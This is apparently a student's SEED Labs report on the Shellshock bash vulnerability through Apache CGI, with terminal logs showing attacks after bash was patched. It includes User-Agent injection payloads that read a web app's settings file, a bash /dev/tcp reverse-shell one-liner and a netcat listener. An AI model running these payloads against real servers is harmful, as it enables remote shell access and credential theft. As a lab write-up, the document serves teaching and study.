
2.6.3:



```
localhost/cgi-bin/test.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/test.cgi HTTP/1.1
> Host: localhost
> User-Agent: modified_field
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 25 Feb 2021 05:34:24 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Vary: Accept-Encoding
< Transfer-Encoding: chunked
< Content-Type: text/plain
<
****** Environment Variables ******
HTTP_HOST=localhost
HTTP_USER_AGENT=modified_field
HTTP_ACCEPT=*/*
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localho
st Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/var/www/html
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=webmaster@localhost
SCRIPT_FILENAME=/usr/lib/cgi-bin/test.cgi
```


We get similar results for the task from 2.3 when we change bash_shellshock to bash in our files, I believe that this is simply due to how apache handles client processes, so even after it is modified to use the updated version, it still acts the same.

2.6.4



```
[02/25/21]seed@VM:.../cgi-bin$ curl -v -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php" http://localhos
t/cgi-bin/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { echo hello;}; echo Content_type: text/plain; echo; /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 25 Feb 2021 05:37:12 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
<

Hello World
* Connection #0 to host localhost left intact
[02/25/21]seed@VM:.../cgi-bin$ curl -v -A "() { echo hello;}; echo Content_type: text/plain; echo; /bin/cat /var/www/CSRF/Elgg/elgg-config/settings.php" http://localhos
t/cgi-bin/myprog.cgi
```


Running 2.4 after the change in our .cgi files also returns similar results, but with one crucial difference, it is impossible to get any data after running shellshock, this is for both files and printing to the screen, we simply get nothing, or any text that our .cgi program prints such as "Hello World", I also got Permission Denied as well, so the exploit does not seem to work.



```
[02/24/21]seed@VM:~$ /bin/bash -i > /dev/tcp/10.0.2.6/9090 0<
&1 2>&1
bash: connect: No route to host
bash: /dev/tcp/10.0.2.6/9090: No route to host
[02/24/21]seed@VM:~$ /bin/bash -i > /dev/tcp/localhost/9090 0
<&1 2>&1
```


```
[02/24/21]seed@VM:~$ nc -lv 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [127.0.0.1] port 9090 [tcp/*] accepted (family 2
, sport 44880)
[02/24/21]seed@VM:~$ 
```

On top is the basic portion that is provided by the explanation, it does not work, as proven by the fact that we are, looking for Inet address: 10.0.2.15, which we can see after running ifconfig on the attacker side (bottom window), but the catch is that this is in fact our own address, also, when I checked the ID, it was just seed, further suggesting a failure.



```
Link encap:Ethernet  HWaddr 08:00:27:16:f4:ab
inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.25
```

Let's run the full shellshock command next.



```
Hello World
* Connection #0 to host localhost left intact
[02/25/21]seed@VM:~$ curl -v -A "() { echo hello;}; echo Content_type: text/pla
n; echo; /bin/bash -i /dev/tcp/localhost/9090 0<&1 2>&1" http://localhost/cgi-b
n/myprog.cgi
*   Trying 127.0.0.1...
* Connected to localhost (127.0.0.1) port 80 (#0)
> GET /cgi-bin/myprog.cgi HTTP/1.1
> Host: localhost
> User-Agent: () { echo hello;}; echo Content_type: text/plain; echo; /bin/bash
-i /dev/tcp/localhost/9090 0<&1 2>&1
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Thu, 25 Feb 2021 05:48:32 GMT
< Server: Apache/2.4.18 (Ubuntu)
< Content-Length: 13
< Content-Type: text/plain
```

```
[02/25/21]seed@VM:~$ nc -lv 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

After running the attack, we run the same test as we did above, we are again looking for Inet address: 10.0.2.15, we cannot get it, as the program refuses to connect correctly. It did connect like above just one time, and it had the id of itself, sadly, I could not recapture an image of it.

It appears that the shellshock attack no longer works.

* notes: I primarily used the VM given from SEED Labs for this lab.